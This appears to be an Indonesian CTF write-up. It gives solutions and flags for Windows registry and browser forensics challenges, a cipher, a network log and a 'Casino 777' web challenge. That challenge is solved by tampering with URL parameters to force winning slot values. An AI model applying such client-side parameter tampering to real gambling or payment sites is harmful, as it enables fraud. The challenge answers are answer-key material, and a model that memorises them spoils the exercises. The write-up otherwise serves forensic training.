
Proses awal sama dengan Windows Forensic 1 dan ditemukan banyak timestamp menunjukkan 2025-05-03 07:16:29

```
RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2025-05-03 07:16:29Z
  9 = password docs.txt
  7 = flag
  8 = flag.txt
  6 = ID
  5 = The Internet
  4 = microsoft.com&form=B00032&ocid=SettingsHAQ-BingIA&mkt=en-US
  3 = Default
  2 = Top Sites
  1 = -04893u42=b5u024u50u
  0 = 4fu284428u5984-8308848.txt
```

flag : IDN_FLAG{2025-05-03 07:16:29}

3. Windows Forensic 3


Mount tadi dicari SAM dan dibuka dengan RegView dan ditemukan SAM\SAM\Domains\Account\Users\Names




pada timestamp 2025-05-03 07:04:43 terbuat akun Geraldin
flag : IDN_FLAG{Geraldin}

4. Windows Forensic 4

Mount tadi dicari SAM dan dibuka dengan RegView dan ditemukan




pada timestamp 2025-05-03 07:05:03 terbuat akun Jon
flag : IDN_FLAG{Jon}


5. Windows Forensic 5

```
Group Name     : Users [4]
LastWrite      : 2025-05-03 07:05:03Z
Group Comment : Users are prevented from making accidental or intentional system-
wide changes and can run most applications
Users :
  S-1-5-4
  S-1-5-11
  S-1-5-21-2412307826-2007293762-2764304457-1002
  S-1-5-21-2412307826-2007293762-2764304457-1003
```

```
Group Name     : Administrators [3]
LastWrite      : 2025-05-03 07:07:40Z
Group Comment : Administrators have complete and unrestricted access to the
computer/domain
Users :
  S-1-5-21-2412307826-2007293762-2764304457-500
  S-1-5-21-2412307826-2007293762-2764304457-1002
  S-1-5-21-2412307826-2007293762-2764304457-1001
```


Geraldin memiliki 2 localgroup Users dan Administrator
flag : IDN_FLAG{Geraldin}

6. Windows Forensic 6




Terlihat last login pada timestamp 2025-05-03 03:42:49
flag : IDN_FLAG{2025-05-03 03:42:49}

7. Windows Forensic 7




RID : 1003 (User Id}
flag : IDN_FLAG{1003}

8. Windows Forensic 8


Metode sama dengan Windows Forensic 1 dengan RegRipper tapi ke SAM

```
Group Name     : Guests [1]
LastWrite      : 2025-05-03 03:26:06Z
Group Comment : Guests have the same access as members of the Users group by
default, except for the Guest account which is further restricted
Users :
  S-1-5-21-2412307826-2007293762-2764304457-501
```


SID Dari User Guest  S-1-5-21-2412307826-2007293762-2764304457-501

flag : IDN_FLAG{S-1-5-21-2412307826-2007293762-2764304457-501}

9. Windows Forensic 9




Melakukan search CurrentBuild dengan Autopsy




Ditemukan 19045 CurrentBuild
flag : IDN_FLAG{19045}


10. Windows Forensic 10

DisplayVersion


flag : IDN_FLAG{22H2}

11. Windows Forensic 11


Didapatkan dari search dengan Autopsy




Buildlab pada Windows 19041.vb_release.191206-1406
flag : IDN_FLAG{19041.vb_release.191206-1406}

12. Windows Forensic 12


Dengan Registry spy pada NTUSER.dat dan path dibawah ini ditemukan
NTUSER\SOFTWARE\Microsoft\Windows\Shell\Bags\1\Desktop



File exe yang ada di Desktop windows, yang berkaitan dengan attack hacker ? Rubeus.exe
flag : IDN_FLAG{Rubeus.exe}

## 13. Windows Forensic 13


Dengan Registry spy pada NTUSER.dat dan path dibawah ini ditemukan
NTUSER\SOFTWARE\Microsoft\Windows\Shell\Bags\1\Desktop





Tools yang digunakan untuk privilege escalation di windows, yang disimpan di path desktop WinPEASx64.exe
flag : IDN_FLAG{IDN_FLAG{WinPEASx64.exe}

## 14. Windows Forensic 14

Melakukan search dengan Autopsy Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00 dan ditemukan ada SOFTWARE dan SYSTEM aku copy semua hasil text ke vscode untuk mencari GUID1




Ditemukan beberapa GUID dan didapatkan eec5ad98-8080-425f-922a-dabf3de3f69a




flag : IDN_FLAG{eec5ad98-8080-425f-922a-dabf3de3f69a}

15. Windows Forensic 15

Dengan tool RegRipper dan syntax .\rip.exe -r n\SYSTEM -p usbstor


```
Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00
  7427EA2C39F2CF80E008DDC1&0
    DeviceDesc     : @disk.inf,%disk_devdesc%;Disk drive
    Mfg            : @disk.inf,%genmanufacturer%;(Standard disk drives)
    Service        : disk
    FriendlyName   : TOSHIBA TransMemory USB Device
    First Install  : 2025-05-03 04:00:56Z
    First Inserted : 2025-05-03 04:00:56Z
    Last Inserted  : 2025-05-03 05:41:00Z
    Last Removal   : 2025-05-03 06:29:19Z
```

Timestamp DISK&VEN_TOSHIBA&PROD_TRANSMEMORY&REV_1.00 adalah 2025-05-03 04:00:56
flag : IDN_FLAG{2025-05-03 04:00:56}


## Browser Forensic

1. Browser Forensic 1
2. Browser  Forensic 2

Export Web Cache yang ditemukan dengan Autopsy
analisis CSV export dan ditemukan kata github saat pencarian payload dan ada clue privil




Lalu dicari github.com dan menemukan https://lolbas-project.github.io/




flag : IDN_FLAG{https://lolbas-project.github.io/}

3. Browser  Forensic 3

Mencari clue dengan menggunakan Autopsy dan dibagian images ditemukan gambar berikut


Mencari www.netflix.com ditemukan di History


flag : IDN_FLAG{https://www.netflix.com/}

4. Browser Forensic 4

Menggunakan Autopsy dan mencari VPN ditemukan 2 VPN



```
},
"esn": {
  "description": "",
  "message": "Browsec VPN"
},
"app_name_chrome": {
  "message": "Darmowy VPN dla Chrome - VPN Proxy VeePN"
},
```


Ditemukan 2 VPN, Browsec_VPN-VPN_Proxy_VeePN

flag : IDN_FLAG{Browsec_VPN-VPN_Proxy_VeePN}

5. Browser Forensic 5

Dengan Autopsy membuka history dan extract ke csv table urls dan visits
pada urls kita bisa menemukan id lolbas 28





Lalu pada visits kita cari yang id nya 28 disini terlihat visit duration 32509459 mikrodetik dengan hitungan itu 32509459/1000000 atau 32.509459 mikrodetik dan hasilnya 00:00:32.509

| id | url | visit time | from visit | external referrer url | transition | segment id | visit duration |
|---|---|---|---|---|---|---|---|
| 28 | 28 | 1.33907242807124E+016 | 27 | | 805306368 | 0 | 32509459 |

flag : IDN_FLAG{00:00:32.509}

6. Browser Forensic 6

Melakukan search @gmail.com pada Autopsy




ditemukan email : ghxyssforunfun@gmail.com
flag : IDN_FLAG{ghxyssforunfun@gmail.com}

7. Browser Forensic 7


Dengan Autopsy melihat pada Web Data dan pada tabel autofill dan didapatkan date created 1746250363

| name | value | value_lower | date_created | date_last_used | count |
|---|---|---|---|---|---|
| identifier | ghxyssforunfun@gmail.com | ghxyssforunfun@gmail.com | 1746250363 | 1746250363 | 1 |

flag : IDN_FLAG{1746250363}

8. Browser Forensic 8

Dengan Autopsy membuka Favicons dan menemukan list dibawah




| id | url | ic |
|---|---|---|
| | https://ssl.gstatic.com/chrome/webstore/images/icon_48px.png | 1 |
| | https://assets.nflxext.com/us/ffe/siteui/common/icons/nficon2023.ico | 1 |
| | https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico | 1 |
| | https://github.githubassets.com/favicons/favicon.svg | 1 |
| | https://www.google.com/favicon.ico | 1 |
| | https://lolbas-project.github.io/assets/favicon.png | 1 |

Karena clue tidak berkaitan dengan hacker dan ada intesi search maka
https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico
flag :
IDN_FLAG{https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico}

9. Browser Forensic 9

Buka Default/Extension dan melihat semua manifest.json




extension id dengan icon salah satu vpn yang diinstal V aku mengasumsikan VeePN dan aku buka manifest.json yang ada informasi veepn dan ext id nya majdfhpaihoncoakbjgbdhglocklcgno
flag : IDN_FLAG{majdfhpaihoncoakbjgbdhglocklcgno}


10. Browser Forensic 10

Version vpn V.. yang diinstal oleh user dapat diketahui dari Browser Forensic 9 dan didapatkan version 3.4.3_0 karena masih VPN VeePN
flag : IDN_FLAG{3.4.3_0}

## Web Exploit


1. Casino 777

```
;if(_0x4609c6[0x0]===0x7&&_0x4609c6[0x1]===0x7&&_0x4609c6[0x2]===0x7)_0
```





Membuat Always True

atau




Melakukan input manual
https://ctf.solusiber.com/casino_777/?simulate_referer=true&slot1=7&slot2=7&slot3=7&debug=true
atau





Flag tercantum pada JS
flag : IDN_CTF{M4st3r_0f_H77P_R3qu3st_M4n1pul4t10n!}

## Cryptography

1. Simple Substitution Cipher





Substitute decode, dari clue sudah terlihat jelas simple substitution. Tinggal mencoba beberapa kombinasi alfabet pengganti dan ditemukan flag.
flag : IDN_CTF{this_is_o_falu_but_so_ea_sy}

## Log Analysis


1. Log Analysis 5



tcp.stream eq 37

| No. | Time | Source | Destination | Protocol | Leng | Info |
|---|---|---|---|---|---|---|
| 17102 | 75.043905 | 192.168.18.17 | 192.168.18.230 | TCP | 105 | [TCP Retransmission] 21 → 53263 [PSH, ACK] Seq=1 Ack=7 Win=502 Len=51 |
| 17101 | 75.043896 | 192.168.18.17 | 192.168.18.230 | FTP | 105 | Response: 227 Entering Passive Mode (192,168,18,17,84,162). |
| 17120 | 75.046942 | 192.168.18.17 | 192.168.18.230 | TCP | 78 | [TCP Retransmission] 21 → 53263 [PSH, ACK] Seq=74 Ack=21 Win=502 Len=24 |
| 17119 | 75.046935 | 192.168.18.17 | 192.168.18.230 | FTP | 78 | Response: 226 Transfer complete. |
| 17114 | 75.045642 | 192.168.18.17 | 192.168.18.230 | TCP | 76 | [TCP Retransmission] 21 → 53263 [PSH, ACK] Seq=52 Ack=21 Win=502 Len=22 |
| 17113 | 75.045625 | 192.168.18.17 | 192.168.18.230 | FTP | 76 | Response: 150 Ok to send data. |
| 17104 | 75.044219 | 192.168.18.230 | 192.168.18.17 | TCP | 68 | [TCP Retransmission] 53263 → 21 [PSH, ACK] Seq=7 Ack=52 Win=253 Len=14 |
| 17103 | 75.044211 | 192.168.18.230 | 192.168.18.17 | FTP | 68 | Request: STOR malware |
